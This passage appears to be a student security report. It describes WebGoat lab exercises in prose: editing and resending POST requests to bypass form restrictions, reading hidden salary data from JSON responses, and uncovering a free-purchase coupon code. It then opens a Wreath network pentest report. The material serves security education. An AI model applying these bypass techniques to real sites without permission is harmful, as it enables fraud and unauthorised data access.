

Fig 5.28

(Overview of the Task)

Here, we were given a task to alter values or restriction of the HTML form according to user preference. So, we inspected the page and clicked on the submit button and got a POST request which in response tab showed false output.

Fig 5.29

(Capturing the Response from the server)

So, we right clicked on the post request and clicked on edit and resend button and under the request section we will make the following changes to bypass the restrictions-



Fig 5.30

(Changing Request for Bypassing restrictions)

After this we click enter and under the response tab find out that the assignment is complete.



Fig 5.31

(Successful compleation of the Task)

TASK 2-



Fig 5.32

(Overview of Task)

So, in this task we were asked to bypass all the restrictions of the form above. Therefore, we inspected the page and pressed the submit button, we received a POST request. When we clicked on it we found response parameter showing false and lesson not complete .So, we got to the request tab and found the request body-



Fig 5.33

(Request inspection using Developer tools)

Therefore, we right clicked on the POST request received and clicked on edit and resend.



Fig 5.34

(Sending the manipulated Request)

2. Client-Side Filtering

TASK 1-



Fig 5.35

(Overview of the Task)

In this exercise we were asked to get salary details about a particular employee just by filtering the given page and data. So, we inspected the page and chose the employee user i.e LARRY STOOGE and got a POST request by tha name of salaries. When we clicked on it, we examined the response tab, in it under the JSON file we searched for neville and got this –



Fig 5.36

(Using the Developer tools to complete the task)

So, we found neville's salary to be 450000 and entered it on the webgoat and verified and got the resulting output-



Fig 5.37

(Successful Completion of the Task)

TASK 2-



Fig 5.38
(Overview of the Task)

So, in this task we were required to find out a checkout code so that we can buy the phone for free.

So we right clicked on the checkout space and inspected it and found three checkout codes out of which one was owasp so we entered it in the checkout section clicked on buy, so we got another post request in the networks tab , we clicked on it and under the responses tab found out that it is the coupon for 25% off only.



Fig 5.39

So, we searched the requests tab and found a link-

Fig 5.40
(Extracting the link using Developer Tools)

We editted the above request by removing /owasp and sent it again.

Fig 5.41

(Editing the previous request)

AND now we got another post request, we opened the response tab and under the JSON file we found all the coupons list and their discount values –



Fig 5.42

So, we entered the code with a 100% discount value on the main page and found the final output as shown below-



Fig 5.43
(Successful Execution of Task)

Wreath Network

Disclaimer

Penetration tests are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

Assessment Overview

Thomas contacted Me to perform penetration test on his overall Network infrastructure, and suggest remedies to loopholes, if found, Thomas briefed me with the following details:
"Two machines are on my home network that host projects that are worked on in my spare time. One of them has a webserver that's port forwarding. It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. A personal PC is also on that network, it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. It's technically a repurposed server."

Objectives and Scope

